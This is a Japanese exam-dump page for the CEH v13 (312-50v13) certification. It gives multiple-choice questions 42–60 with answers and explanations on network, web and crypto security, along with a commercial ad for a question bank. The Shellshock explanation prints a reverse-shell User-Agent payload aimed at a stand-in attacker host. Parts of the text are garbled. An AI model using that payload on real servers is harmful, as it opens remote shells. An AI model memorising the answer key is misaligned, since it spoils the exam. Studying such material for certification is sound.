スニッフィングによる攻撃対象領域は広大です。これを防ぐには、あらゆる抽象レベルで複雑な対策を実装し、物理的、管理的、そして技術的なレベルで制御を適用する必要があります。しかし、暗号化は、たとえデータが傍受されたとしても、攻撃者がそれを理解できないため、最善の選択肢です。

最新問題: **42**
監査ログを調査したところ、SMTPサーバーのポート25にTelnetで接続できることが判明しました。攻撃やその他の不正行為の証拠は確認できませんが、これをブロックしたいと考えています。しかし、メールサーバーの通常の機能に影響を与えることを懸念しています。以下の選択肢から、この目的を達成するための最適な方法を選択してください。
A. ファイアウォールでポート 25 をブロックします。
B. サーバーの SMTP サービスを停止します。
C. すべての接続でユーザー名とパスワードを使用するように強制します。
D. Windows Exchange から UNIX Sendmail に切り替えます。
E. 上記のいずれでもない。
Answer: C (メーッセージを残す**)**
ポート25にTelnet接続すると、ユーザーは手動でSMTPコマンドを発行できます。必ずしも悪意のあるものではありませんが、悪用される可能性があります（例スパム送信やプローブ攻撃）。

SMTP（メールに必須）を停止したくはありませんし、ポート25を完全にブロックすることもできません。最善の方法は、以下のことを要求することでサービスを保護することです。
SMTP認証（ユーザー名/パスワード）
TLS暗号化の可能性
CEH v13 コースウェアより:
モジュール5: 脆弱性分析
モジュール20: セキュアプロトコル
CEH v13 学習ガイドには次のように記載されています。
不正なSMTPアクセスを防ぐため、SMTP AUTHを必須にします。これにより、認証されたユーザーのみがメールを送信できるようになり、オープンメールリレーの悪用が軽減されます。誤ったオプション：
A: すべての SMTP をブロックし、電子メールの機能に影響します。
B: メール サービスを完全に無効にします。
D: プラットフォームを切り替えても根本的な問題は解決されません。
E: 不適切です。明確な解決策があります。
参考資料:CEH v13 学習ガイド - モジュール 5: メールサーバーの強化RFC 4954 - SMTP 認証

最新問題**: 43**
ベンは新しいスマートフォンを購入し、OTA経由でアップデートを受け取りました。すると、2つのメッセージが届きました。1つはネットワーク事業者からのPIN番号が記載されたもので、もう1つは事業者から受け取ったPIN番号を入力するよう求めるものでした。PIN番号を入力するとすぐに、スマートフォンが異常な動作を始めました。
上記のシナリオでは、ベンに対してどのような種類の攻撃が実行されましたか?
A. 高度なSMSフィッシング
B. SSLピンニングをバイパスする
C. フィッシング
D. タップしてゴースト攻撃
Answer: A (メーッセージを残す**)**
CEH v13 モジュール 17: モバイルおよび IoT セキュリティでは、高度な SMS フィッシング (SMiShing とも呼ばれる) は、攻撃者が SMS を介して信頼できるエンティティになりすまして次の行為を行う手法であると説明されています。
ユーザーを騙して認証コードや PIN を入力させます。
悪意のあるペイロードを配信したり、デバイスの構成を変更したりします。
OTA (Over-the-Air) プロビジョニング メッセージをシミュレートします。
この場合：
攻撃者は、PIN を要求する偽の OTA セットアップ メッセージを送信します。
ベンが PIN を入力すると、デバイスの構成が乗っ取られます。
他の人が間違っている理由:
B: SSL ピンニングのバイパス: モバイル アプリのリバース エンジニアリングとトラフィックの傍受に関連します。

C: フィッシング: 一般的な用語。ここでは SMS 固有のバリエーションの方が正確です。
D: Tap 'n ghost: メッセージングとは関係のない、タッチスクリーンを操作する攻撃。
正解は A. 高度な SMS フィッシングです。
参照：
モジュール17 - モバイル脅威ベクトル＃SMSベースの攻撃
CEH iLabs: AndroidデバイスにおけるOTA攻撃とSMiShingのシミュレーション

最新問題**: 44**
ヘンリーはXYZ社に勤務するペネトレーションテスターです。クライアント組織でDNSレコードの列挙を実行する際、DNSサーバーに特定のキャッシュされたDNSレコードを照会します。さらに、このキャッシュされたレコードを使用して、組織のユーザーが最近訪問したサイトを特定します。
ヘンリーが組織に対して使用する列挙手法は何ですか?
A. DNSゾーンウォーキング
B. DNSキャッシュスヌーピング
C. DNSSECゾーンウォーキング
D. DNSキャッシュポイズニング
Answer: B (メーッセージを残す**)**
DNSキャッシュスヌーピングは、攻撃者がDNSサーバーにクエリを送信し、特定のドメインがサーバーによって最近解決されたかどうか（つまり、キャッシュに存在するかどうか）を確認する列挙手法です。低遅延で肯定応答が受信された場合、そのドメインが最近アクセスされたことを示します。
要点:
* ユーザーの閲覧習慣や訪問したドメインを推測するために使用されます。
* 攻撃者がユーザーの興味や潜在的なターゲットを特定するのに役立ちます。
誤ったオプション:
* A. DNS ゾーンウォーキングは、キャッシュされたレコードの検査ではなく、DNS ゾーン (DNS サーバーが誤って設定されている) 内のすべてのドメイン名を一覧表示するために使用されます。
* C. DNSSEC ゾーンウォーキングは、DNSSEC が誤って構成されている場合にのみ適用されます。
* D. DNS キャッシュ ポイズニングは、受動的な列挙方法ではなく、操作手法です。
参考資料 - CEH v13 公式コースウェア:
モジュール04: 列挙
セクション: DNS 列挙」
サブセクション: DNS キャッシュ スヌーピングとタイミング分析」
ツールリファレンス: dig、nslookup

最新問題**: 45**
共通脆弱性評価システム (CVSS) v3.1 の重大度評価では、中程度の脆弱性はどの範囲に該当しますか?

A. 3.0-6.9
B. 40-6.0
C. 4.0-6.9
D. 3.9-6.9
Answer: C (メーッセージを残す)

CVSS v2.0 Ratings　　CVSS v3.0 Ratings

Severity	Base Score Range	Severity	Base Score Range
		None	0.0
Low	0.0-3.9	Low	0.1-3.9
Medium	4.0-6.9	Medium	4.0-6.9
High	7.0-10.0	High	7.0-8.9
		Critical	9.0-10.0

jpnpdf.com
EC-Council

最新問題: **46**
攻撃者は、入力の小さな変更によって生じる暗号文出力の違いを調べ、対称アルゴリズムの鍵パターンを推測します。どのような手法が用いられていますか？
A. 入力と出力の差に基づく差分暗号解読
B. 処理時間に基づいてキービットを推測するタイミング攻撃
C. 可能性のあるすべてのキーを試すブルートフォース攻撃
D. 任意の暗号文を復号するための選択暗号文攻撃
Answer: A (メーッセージを残す)
このシナリオでは、CEH v13暗号化で網羅されている強力な暗号解読手法である差分暗号解読について説明します。差分暗号解読は、平文入力の小さな変化が暗号文出力にどのような影響を与えるかを分析することに焦点を当て、秘密暗号鍵に関連するパターンを明らかにすることを目的としています。
CEH v13では、対称アルゴリズムは、平文と暗号文の関係を曖昧にするために、置換や順列といった複雑な変換を利用すると説明されています。しかし、一部のアルゴリズムでは、予測可能な差異が暗号化ラウンドを通じて伝播し、統計的な偏りが明らかになる場合があります。差異が制御された平文入力のペアを慎重に選択し、結果として得られる暗号文を比較することで、攻撃者は中間状態に関する情報、ひいては暗号鍵を推測することができます。
この手法は、あらゆる鍵を試す（ブルートフォース攻撃）ことも、実行タイミングやシステムパフォーマンス指標に依存する（タイミング攻撃）こともありません。また、暗号化の動作を観察するのではなく、選択された暗号文を復号のために送信する選択暗号文攻撃とも異なります。
差分暗号解読法は初期のブロック暗号の解読に大きく貢献し、AESなどの現代のアルゴリズムが差分攻撃への耐性を備えて設計されている主な理由でもあります。CEH v13では、この攻撃を理解することが、対称暗号化アルゴリズムとその内部構造の強度を評価する上で重要であることを強調しています。
したがって、オプション A は使用されている手法を正確に説明しています。

有効な **312-50v13** 問題集は GoShiken.com が提供された合格しやすい 312-50v13 試験問題集！ GoShiken.com が最新の **312-50v13** 試験問題集を提供しています。GoShiken.com 312-50v13 試験問題は最新で、解答が正確でございます。最新の GoShiken.com 312-50v13 問題集をゲットする人はこちら: https://www.goshiken.com/ECCouncil/312-50v13-mondaishu.html (**87530%OFF**問題集溶と正解付きで **30%**ｗ特別割引コード: **Freepdfdumps**)

最新問題: **47**
Trinoo、TFN2k、WinTrinoo、T-Sight、Stracheldraht の共通点は何でしょうか?
A. これらはすべて、ハッカーだけでなくセキュリティ担当者も使用できるツールです。
B. これらはすべてLinuxに対してのみ有効なツールです
C. すべてWindowsに対してのみ有効なツールです
D. すべてDDOSツールです
E. これらはすべて、破滅の軍団によって開発されたハッキングツールです
Answer: D (メーッセージを残す**)**

最新問題: **48**
組織内の会計ミスや不正行為から利害関係者や一般の人々を保護することを目的とした情報セキュリティ法や標準は何ですか?
A. PCI-DSS
B. FISMA
C. ソックス
D. ISO/IEC 27001:2013
Answer: C (メーッセージを残す**)**
SOX は 2002 年のサーベンス -オクスリー法の略です。会計上の誤りや企業詐欺から株主や一般大衆を保護するために制定された米国連邦法です。
要点:
* 上場企業では厳格な内部統制と財務情報開示が求められます。
* 財務データに関する定期的な監査と IT セキュリティ管理を義務付けます。
* 特に、会計システム、データベース、アクセス制御、および財務報告に関連する IT 手順に適用されます。
誤ったオプション:
* A. PCI-DSS はクレジットカードデータのセキュリティ保護に関連しています。
* B. FISMA は、連邦政府機関のサイバーセキュリティ標準に関係します。
* D. ISO/IEC 27001:2013 は国際的な情報セキュリティ規格であり、財務の健全性に関する法的要件ではありません。
参考資料 - CEH v13 公式コースウェア:

* モジュール01: 倫理的ハッキング入門
* セクション: ロンプライアンスと法的概念」
* 表：情報セキュリティに関する主要な法令」

最新問題: **49**
大学のプロジェクトの一環として、チームのアプリケーションをホストするためのウェブサーバーを構築しました。サイバーセキュリティへの関心から、サーバーのセキュリティ確保を主導してきました。ハッカーはサーバーの設定ミスを悪用しようとすることがよくあることをご存知でしょう。設定ミスを悪用した潜在的な攻撃からウェブサーバーを保護するには、以下のどの対策が最も効果的でしょうか？
A. 定期的なサーバー構成監査の実行
B. ユーザーに対して多要素認証を有効にする
C. トラフィックをフィルタリングするためのファイアウォールの実装
D. サーバーデータを定期的にバックアップする
Answer: A (メーッセージを残す**)**
ウェブサーバーを潜在的な設定ミスに基づく攻撃から最も効果的に保護するには、定期的にサーバー設定監査を実施することが最も効果的です。サーバー設定監査とは、ユーザーアカウント、権限、サービス、ポート、プロトコル、ファイル、ディレクトリ、ログ、パッチなど、サーバーのセキュリティ設定とパラメータをレビューおよび検証するプロセスです。サーバー設定監査は、デフォルトの認証情報の使用、不要なサービスの有効化、ポートの開放、セキュリティ更新の未適用など、サーバーを攻撃にさらす可能性のあるセキュリティ設定ミスを特定し、修正するのに役立ちます。また、サーバー設定監査は、CISベンチマークやOWASPセキュア構成ガイド12などのサーバーのセキュリティ標準とベストプラクティスに準拠するのにも役立ちます。
他のオプションは、次の理由によりオプション A ほど効果的ではありません。
B). ユーザー向け多要素認証の有効化 :このオプションは、サーバーの設定ミスの問題ではなく、ユーザー認証の問題に対処するため、本稿では適切ではありません。多要素認証とは、パスワード、コード、生体認証など、2つ以上の証拠を提示することでユーザーの本人確認を行う方法です。多要素認証はユーザーアカウントのセキュリティを強化し、不正アクセスを防止しますが、設定ミスやパラメータの誤りによるサーバーへの攻撃を防ぐことはできません。
C) ファイアウォールを実装してトラフィックをフィルタリングする :このオプションは、サーバーの誤設定を防ぐことはできず、ネットワークへのサーバーの露出を制限するだけなので、十分ではありません。ファイアウォールは、事前に定義されたルールに基づいて、送受信されるネットワークトラフィックを監視および制御するデバイスまたはソフトウェアです。ファイアウォールは、特定のポート、プロトコル、またはIPアドレスをブロックまたは許可することで、外部からの攻撃からサーバーを保護します。しかし、ファイアウォールは内部からの攻撃や、許可されたトラフィックを悪用する攻撃からサーバーを保護することはできません。さらに、ファイアウォール自体が誤設定され、セキュリティ上の問題を引き起こす可能性もあります4。
D). サーバーデータの定期的なバックアップ :このオプションは予防的ではなく事後対応的です。サーバーを攻撃から保護するのではなく、攻撃を受けた場合にデータを復旧するのに役立つだけ

です。サーバーデータのバックアップとは、ファイル、データベース、設定など、サーバー上のデータのコピーを作成して保存するプロセスです。
サーバーデータのバックアップは、攻撃によるデータの損失、破損、または削除が発生した場合にデータを復元するのに役立ちます。ただし、サーバーデータのバックアップは、サーバーが攻撃されること自体を防ぐものではなく、攻撃の原因となった可能性のあるセキュリティ設定の誤りを修正するものでもありません5。
参考文献:
1: サーバー構成監査 - 概要 | ScienceDirect Topics
2: セキュア構成ガイド - OWASP Foundation
3: 多要素認証 - Wikipedia
4: ファイアウォール（コンピューティング） - Wikipedia
5: バックアップ - Wikipedia

最新問題: **50**
ICMPエコー要求を使用してネットワークスキャンを実行したところ、特定のIPアドレスからエコー応答が返されない一方で、他のネットワークサービスは正常に機能していることがわかりました。この状況をどのように解釈すべきでしょうか？
A. スキャンされたIPは未使用であり、拡張可能です
B. 返答がないということは重大な違反を示唆している
C. ファイアウォールまたはセキュリティ制御が ICMP エコー要求をブロックしています
D. 応答しないIPは深刻な混雑を示しています
Answer: (解答を表示する**)**
CEH v13 ネットワークスキャンおよび列挙によると、ICMPエコー要求（ping）は、ネットワーク偵察によるリスクを軽減するために、ファイアウォールや侵入防止システムによって一般的にフィルタリングされます。ICMPエコー応答が返されないにもかかわらず、他のサービスが稼働している場合、ホストが利用できない、または侵害されているという状況ではなく、ICMPフィルタリングが原因である可能性が最も高いと考えられます。
CEH v13では、多くの組織がファイアウォールをICMPエコー要求をブロックし、他のICMPタイプや上位層プロトコルを許可するように設定していることが明確に規定されています。この設定は、偵察フェーズにおいて攻撃者が稼働中のホストを容易にマッピングするのを防ぐのに役立ちます。
その他のオプションは、次の理由により正しくありません。
* 未使用の IP には必ずしもアクティブなサービスがあるわけではありません。
* 違反が発生すると、通常は追加の症状が現れます。
* ネットワークの輻輳は ICMP だけでなく複数のプロトコルに影響を及ぼします。
したがって、ICMP をブロックするのが正しい解釈です。

最新問題: **51**
期限切れのトークンを使用したログイン試行が複数回失敗した後、有効なトークンを使用してアクセスが成功します。

最も可能性の高い攻撃シナリオは何ですか?
A. 有効期限前に有効なトークンを取得する
B. 期限切れのトークンを使用したトークンリプレイ攻撃
C. ブルートフォースによるトークン生成
D. トークン検証における競合状態の悪用
Answer: (解答を表示する**)**
このシナリオは、CEH v13 Webアプリケーションハッキングで説明されているように、アプリケーションのトークン検証ロジックにおける競合状態攻撃を強く示唆しています。競合状態は、アプリケーションが複数のリクエストを同時に処理し、検証チェックを適切に同期できない場合に発生します。
期限切れのトークンを用いた複数回の試行が失敗し、その後短時間内にアクセスが成功した場合、攻撃者はタイミングの欠陥を悪用したと考えられます。この期間中、システムはトークンの有効期限を不規則に検証し、期限切れのトークンが受け入れられた可能性があります。
オプションAは、ログに期限切れのトークンが明確に参照されているため、可能性は低いです。オプションBは誤りです。検証に欠陥がない限り、期限切れのトークンの再生は失敗するはずです。
オプションCは、トークンのエントロピーを考慮すると、可能性は非常に低いです。
CEH v13では、検出が困難で、標準テストでは見落とされがちな高度な論理的欠陥として競合状態が強調されています。これらは、認証、決済処理、セッション管理システムでよく悪用されます。
したがって、オプション D が正しい回答であり、CEH に準拠しています。

最新問題**: 52**
組織のネットワークインフラの複雑さを踏まえ、脅威アクターが未確認の脆弱性を悪用し、大規模なデータ侵害が発生しました。認定倫理ハッカー（CEH）として、あなたは組織のセキュリティ体制を強化する任務を負っています。包括的なセキュリティ防御を確保するために、特定のセキュリティ戦略を推奨します。以下のうち、あなたが推奨する戦略として最も適切なものはどれですか？また、その理由も教えてください。
A. 組織への潜在的な影響を制御するために、リスクの特定、評価、処理、追跡、およびレビューを含む詳細なリスク管理プロセスを開発します。
B. 多層防御戦略を確立し、複数層のセキュリティ対策を組み込むことで複雑さを増し、攻撃が成功する可能性を減らします。
C. 継続的な予測、防止、検出、および対応アクションを含む継続的/適応型セキュリティ戦略を採用して、包括的なコンピュータ ネットワーク防御を確保します。
D. 情報システムの整合性、可用性、機密性、および信頼性の確保に重点を置いた情報保証 (IA) ポリシーを実装します。
Answer: C (メーッセージを残す**)**
おそらく提案されるセキュリティ戦略は、継続的な予測、予防、検知、そして対応策を講じることで包括的なコンピュータネットワーク防御を実現する継続的／適応型セキュリティ戦略の導入でしょう。この戦略は、様々なセキュリティ活動と技術を統合したフィードバックループを用いて、組織のセキュリティ態勢を継続的に監視・改善するという概念に基づいています。継続的／適応型

セキュリティ戦略は、新たな脅威、脆弱性、リスクを積極的に特定 軽減し、セキュリティインシデントや侵害に効果的かつ効率的に対応することを目的としています。継続的／適応型セキュリティ戦略は、以下のメリットを提供することで、組織のセキュリティ態勢を強化するのに役立ちます12。
タイムリーなパッチ、更新、構成を適用し、セキュリティ制御とポリシーを実装することで、組織のネットワーク インフラストラクチャの攻撃対象領域と露出時間を削減できます。
ログ、センサー、アラート、レポートなどのさまざまなソースからデータを収集、分析、相関させることで、組織のネットワーク アクティビティと動作の可視性と認識を高めることができます。
人工知能、機械学習、脅威インテリジェンス、行動分析などの高度なツールと技術を使用して、悪意のある、または異常なパターンやインジケーターを識別してブロックすることで、組織の検出および防止機能を向上させることができます。
分離、検疫、修復、復元などの自動化およびオーケストレーションされたアクションを使用してセキュリティ インシデントや侵害を抑制および解決し、教訓を生かして根本原因分析を実施して再発を防止することにより、組織の対応および回復プロセスを強化できます。
他のオプションは、次の理由によりオプション C ほど適切ではありません。
A). 組織への潜在的影響を制御するために、リスクの特定、評価、対応、追跡、レビューを含む徹底的なリスク管理プロセスを開発する: リスク管理は包括的なセキュリティ戦略の一側面に過ぎず、サイバー脅威と脆弱性の動的かつ進化する性質に対処していないため、このオプションは十分ではありません。リスク管理とは、組織の目標と業務に影響を及ぼす可能性のあるリスクを特定、分析、評価、および対応し、リスク対応策の有効性を監視およびレビューするプロセスです3。リスク管理は、組織がセキュリティに対するリソースの優先順位付けと割り当てを行うのに役立ちますが、セキュリティインシデントや侵害の防止や検出、またはそれらへの対応と回復を保証することはできません。
B). 多層防御戦略を確立し、多層のセキュリティ対策を組み込むことで複雑さを増し、攻撃が成功する可能性を低下させる: 多層防御は従来型の静的なセキュリティ アプローチであり、未知またはゼロデイの脆弱性を悪用する高度で執拗な攻撃に対処できない可能性があるため、このオプションは最適ではありません。多層防御とは、境界、ネットワーク、エンドポイント、アプリケーション、データなど、組織のネットワーク インフラストラクチャのさまざまな層に複数の多様なセキュリティ制御とメカニズムを実装して、攻撃に対する冗長性と回復力を実現する戦略です4。多層防御は、組織が資産やシステムを不正アクセスや損害から保護するのに役立ちますが、セキュリティ インシデントや侵害を適時に検出して対応したり、セキュリティ体制を継続的に改善したりすることはできません。
D). 情報システムの整合性、可用性、機密性、真正性の確保に重点を置いた情報保証 (IA) ポリシーを導入する: 情報保証はサイバーセキュリティの一部であり、総合的なセキュリティ戦略のすべての側面を網羅しているわけではないため、このオプションは包括的ではありません。情報保証とは、情報やデータの使用、処理、保管、転送に関連するリスクを管理し、不正なアクセス、使用、開示、変更、破壊から情報やデータを保護するための規律です5。情報保証は、組織が情報やデータを侵害や損失から守るのに役立ちますが、セキュリティインシデントや侵害の防止、検出、対応、セキュリティ技術やプロセスの適応や革新には対応していません。

参考文献:
1：継続的適応的セキュリティ戦略 - 概要 | ScienceDirect Topics
2: 継続的適応型セキュリティ :サイバーセキュリティへの新たなアプローチ | SecurityWeek.Com
3: リスク管理 - 概要 | ScienceDirect Topics
4: 多層防御 - 概要 | ScienceDirect Topics
5: 情報保証 - 概要 | ScienceDirect Topics

最新問題**: 53**
SecureTech Inc.は、機密データを安全でない通信チャネルで送信する計画を立てています。サイバーセキュリティの専門家として、あなたはデータ保護のために対称鍵暗号を使用することにしました。しかし、対称鍵の安全な交換も確保する必要があります。これを実現するために、チームに推奨するプロトコルは次のうちどれですか？
A. 会社の Web サーバーに SSL 証明書を実装します。
B. Diffie-Hellman プロトコルを適用して対称キーを交換します。
C. すべてのデータ転送を HTTPS プロトコルに切り替えます。
D. サーバーへの安全なリモート ログインに SSH を利用します。
Answer: (解答を表示する**)**
対称鍵の安全な交換を実現するためにチームに推奨するプロトコルは、Diffie-Hellmanプロトコルです。Diffie-Hellmanプロトコルは、2つ以上の当事者が、鍵自体を交換することなく、安全でない通信チャネルを介して共有秘密鍵を確立することを可能にする鍵合意プロトコルです。Diffie-Hellmanプロトコルは以下のように機能します12。
当事者は、誰でも知ることができる公開パラメータである大きな素数 p と生成子 g に同意します。
各当事者はランダムな秘密番号 a または b を選択しますが、その番号は他の人には秘密にしておきます。
各当事者は、g を a または b 乗して p を法として、公開値 A または B を計算します。つまり、A = g^a mod p および B = g^b mod p です。
各当事者は、セキュリティ保護されていないチャネルを介して公開値 A または B を相手側に送信します。
各当事者は、受信した公開値を自身の秘密番号を法として p で累乗して、共有秘密鍵 K を計算します。つまり、K = A^b mod p = B^a mod p です。
当事者は共有秘密鍵 K を使用して、AES や 3DES などの対称鍵暗号化アルゴリズムでデータを暗号化および復号化できるようになります。
Diffie-Hellmanプロトコルは、離散対数の計算が数学的に困難であることを利用して対称鍵の安全な交換を保証します。つまり、公開値AまたはB、g、pが与えられた場合、秘密数aまたはbを特定することは困難です。したがって、公開値AまたはBを傍受した攻撃者は、共有秘密鍵Kを容易に計算できず、K12で暗号化されたデータを復号することはできません。
他のオプションは、次の理由によりオプション B ほど適切ではありません。

A) 社内Webサーバーへの SSL証明書の導入: SSL証明書は対称鍵の交換ではなく、Webサーバーの IDを認証し、公開鍵暗号を用いた安全な接続を確立するために使用されるため、このオプションは該当しません。SSL証明書は、Webサーバーの公開鍵とID情報を含むデジタル証明書であり、信頼できる証明機関（CA）によって発行・署名されています。クライアントがWebサーバーに接続すると、WebサーバーはSSL証明書をクライアントに送信し、クライアントはCAで証明書を検証します。検証が成功すると、クライアントとWebサーバーは証明書内の公開鍵を使用して対称鍵を交換し、その対称鍵を使用してデータの暗号化と復号化を行います。ただし、このオプションは、WebサーバーやSSL証明書が関係しない可能性のある、安全でない通信チャネルを介してデータを送信するシナリオには対応していません34。
C). すべてのデータ転送をHTTPSプロトコルに切り替える: HTTPSプロトコルは対称鍵を交換するためのプロトコルではなく、SSLまたはTLS暗号化を使用してWebトラフィックを保護するためのプロトコルであるため、このオプションだけでは不十分です。HTTPSプロトコルはHTTPプロトコルとSSLまたはTLSプロトコルを組み合わせたものであり、アプリケーション層の通信にはHTTPを使用し、トランスポート層の暗号化にはSSLまたはTLSを使用します。
クライアントがHTTPSプロトコルを使用してWebサーバーにWebページを要求すると、クライアントとWebサーバーはSSLまたはTLSプロトコルを使用して安全な接続を確立します。この接続では、オプションAで説明したように、SSL証明書と対称鍵が交換されます。その後、クライアントとWebサーバーは対称鍵を使用してHTTPデータを暗号化および復号化します。ただし、このオプションは、WebサーバーやHTTPSプロトコルが関係しない可能性のある、安全でない通信チャネルを介してデータを送信するシナリオには対応していません5。
D). SSH を用いたサーバーへの安全なリモートログイン: SSH は対称鍵を交換するためのプロトコルではなく、公開鍵認証と暗号化を用いてサーバーへのリモートアクセスを安全にするためのプロトコルであるため、このオプションは適用できません。SSH は、クライアントがサーバーに安全に接続し、暗号化されたチャネルを介してコマンドを実行したりファイルを転送したりすることを可能にするプロトコルです。SSH は公開鍵暗号化を使用してサーバーとクライアントの ID を認証し、対称鍵を交換します。対称鍵はデータの暗号化と復号化に使用されます。ただし、このオプションは、リモートログインや SSH プロトコルが関係しない可能性のある、安全でない通信チャネルを介してデータを送信するシナリオには対応していません。
参考文献:
1: ディフィー・ヘルマン鍵交換 - Wikipedia
2: Diffie-Hellman鍵交換 - 概要 | ScienceDirect Topics
3: SSL証明書 - 概要 | ScienceDirect Topics
4: SSL証明書とは？ | DigiCert.com
5: HTTPS - Wikipedia
6: HTTPSとは？ | Cloudflare
7: SSH（セキュアシェル）- Wikipedia
8: SSHとは？ | SSH.COM

最新問題: **54**

ペネトレーションテスターがテスト用にWindowsラップトップを設定しています。Wiresharkの設定において、NICをプロミスキャスモードで動作させるために必要なドライバーとライブラリは何ですか？
A. libpcap
B. Awinpcap
C. ウィンプロム
D. WinPcap
Answer: D (メーッセージを残す)
包括的かつ詳細な説明：
Windows 上で Wireshark を使用するには WinPcap が必要です。WinPcap は、ネットワークインターフェースをプロミスキャスモードで動作させるパケットキャプチャライブラリであり、トラフィックのスニッフィングに不可欠です。
CEH v13 コースウェアより:
* モジュール 8: スニッフィング # スニッフィング ツール # Windows 用 WinPcap
参考: Wireshark ドキュメント - 「Windows では、ライブ ネットワーク トラフィックをキャプチャするには WinPcap が必要です。」注: 最新バージョンでは、WinPcap は Npcap に引き継がれています。

最新問題**: 55**
サムはある組織でシステム管理者として働いています。彼は脆弱性の主な特徴を把握し、CVSS v3.0を用いてその深刻度を表す数値スコアを作成しました。これは、組織の脆弱性管理プロセスを適切に評価し、優先順位を付けるためです。CVSS評価を行ったサムが得た基本スコアは4.0でした。上記のシナリオでサムが発見した脆弱性のCVSS深刻度レベルはいくつですか？
A. 中
B. 低
C. クリティカル
D. 高
Answer: A (メーッセージを残す)
CVSSスコアの評価
なし 0.0
低 0.1 - 3.9
中 4.0 - 6.9
高7.0〜8.9
クリティカル 9.0 - 10.0
https://www.first.org/cvss/v3.0/仕様書
共通脆弱性評価システム (CVSS) は、ソフトウェアの脆弱性の特性と重大度を伝えるためのオープン フレームワークです。CVSS は、基本、現状、環境の 3 つのメトリック グループで構成されています。基本メトリックは 0 〜 10 のスコアを生成し、このスコアは現状と環境のメトリックのスコアによって変更できます。CVSS スコアは、スコアを導出するために使用される値を圧縮したテキスト表現であるベクトル文字列としても表されます。そのため、CVSS は、正確で一貫性のあ

る脆弱性の重大度スコアを必要とする業界、組織、政府にとって標準的な測定システムとして最適です。CVSS の一般的な 2 つの用途は、システムで発見された脆弱性の重大度を計算することと、脆弱性修正アクティビティの優先順位付けの要素として使用することです。National Vulnerability Database (NVD) は、ほぼすべての既知の脆弱性の CVSS スコアを提供しています。
定性的な重症度評価尺度
目的によっては、数値ベース、時間的、環境的スコアをテキストで表現すると便利です。
表の説明は自動的に生成されます

Rating	CVSS Score
None	0.0
Low	0.1 - 3.9
Medium	4.0 - 6.9
High	7.0 - 8.9
Critical	9.0 - 10.0

EC-Council ibnpdf.com

最新問題: **56**
10 MHz から VHF および UHF までの周波数帯域の通信で一般的に使用されるアンテナは次のどれですか。
A. 八木アンテナ
B. ダイポールアンテナ
C. パラボラグリッドアンテナ
D. 全方向性アンテナ
Answer: A (メーッセージを残す**)**
CEH v13 モジュール 11: ワイヤレス ネットワークのハッキングでは、アンテナの種類がワイヤレス通信、信号強度、攻撃範囲にとって重要になります。
八木アンテナ
VHF (30 MHz ～ 300 MHz) および UHF (300 MHz ～ 3 GHz) 周波数帯域で動作するように設計された指向性アンテナ。
長距離 Wi-Fi や方向性信号監視などのポイントツーポイント通信によく使用されます。
高いゲインと狭いビーム幅を備え、長距離にわたる信号のキャプチャや投影に適しています。
他のオプションが間違っている理由:
B). ダイポールアンテナ: 通常は全方向性ですが、ゲインが低く、長距離の VHF/UHF には最適化されていません。
C) パラボラグリッドアンテナ: マイクロ波および衛星周波数で使用されます。10 MHz-VHF には適していません。

D). 全方向性アンテナ: 全方向にブロードキャストします。短距離アクセス ポイントで使用されます。
参照：
モジュール11 - アンテナの種類と周波数
CEH iLabs: 指向性Wi-Fiハッキングのための八木アンテナを用いた無線攻撃

最新問題: **57**
「Bash Bug」または「Shellshock」の脆弱性を悪用する最も一般的な方法は何ですか?
A. SYNフラッド
B. SSH
C. CGI (Common Gateway Interface) を利用した Web サーバーを通じて、不正な環境変数を脆弱な Web サーバーに送信する
D. テキストフィールドの書式文字列を操作する
Answer: C (メーッセージを残す**)**
CEH v13 モジュール 06: マルウェアの脅威では、Shellshock 脆弱性 (CVE-2014-6271) は、特別に細工された環境変数を使用して任意のコマンドを実行できる Bash シェルの重大なバグとして説明されています。
最も一般的な攻撃ベクトル: Bash で記述された CGI スクリプトを使用する Web サーバー。
攻撃者は、Bash がコマンドを実行する CGI エンドポイントに悪意のある HTTP リクエストを送信します。
エクスプロイトは次のようになります:
ユーザーエージェント: () { :;}; /bin/bash -i >& /dev/tcp/attacker_ip/4444 0>&1
参照：
CEH v13 モジュール 06 - Shellshock 脆弱性の説明
国家脆弱性データベース: CVE-2014-6271

最新問題: **58**
「サーバーサイドインクルード」攻撃とは、HTML ページにスクリプトを挿入したり、任意のコードをリモートで実行したりして、Web アプリケーションを悪用することを指します。
Web サーバー上に存在する場合、どの Web ページ ファイル タイプがサーバーがこの種の攻撃に対して脆弱であることを強く示唆しますか?
A. .rss
B. .cms
C. .html
D. .stm
Answer: D (メーッセージを残す**)**

最新問題: **59**
ジョンは金融機関のインシデント対応担当者です。最近発生したインシデントへの対応は、会社の基準を満たしていませんでした。対応は非常にストレスフルなため、ジョンは対応中にいくつ

かの手順や手続きを忘れてしまうことがよくあります。この問題を最小限の管理労力で解決するために、ジョンは次のうちどの対応を取るべきでしょうか？
A. インシデントチェックリストを作成します。
B. 手順を確認する他の人を選択します。
C. テクニカルスキルを向上させます。
D. インシデントが発生するたびにインシデントマニュアルを読んでください。
Answer: A (メーッセージを残す**)**
包括的かつ詳細な説明：
インシデントチェックリストは、プレッシャーのかかる状況下でも手順の一貫性を向上させる、低オーバーヘッドで効果の高いソリューションです。ストレスの多いインシデント発生時に重要な手順が見落とされることを防ぎます。このチェックリストは簡単に再利用 ·更新でき、インシデント対応プロセスにおけるベストプラクティスとして認められています。
CEH v13 コースウェアより:
モジュール19: インシデント対応とフォレンジック # インシデント処理手順 参考: NIST SP 800-61 Rev.2 - コンピュータセキュリティインシデント処理ガイド

最新問題**: 60**
侵入テスターは、システム上でその存在を隠蔽し、攻撃者に検知されずに管理機能へのアクセスを可能にするマルウェアを特定しました。これはどのような種類のマルウェアですか？
A. ウイルス
B. キーロガー
C. ランサムウェア
D. ルートキット
Answer: (解答を表示する**)**
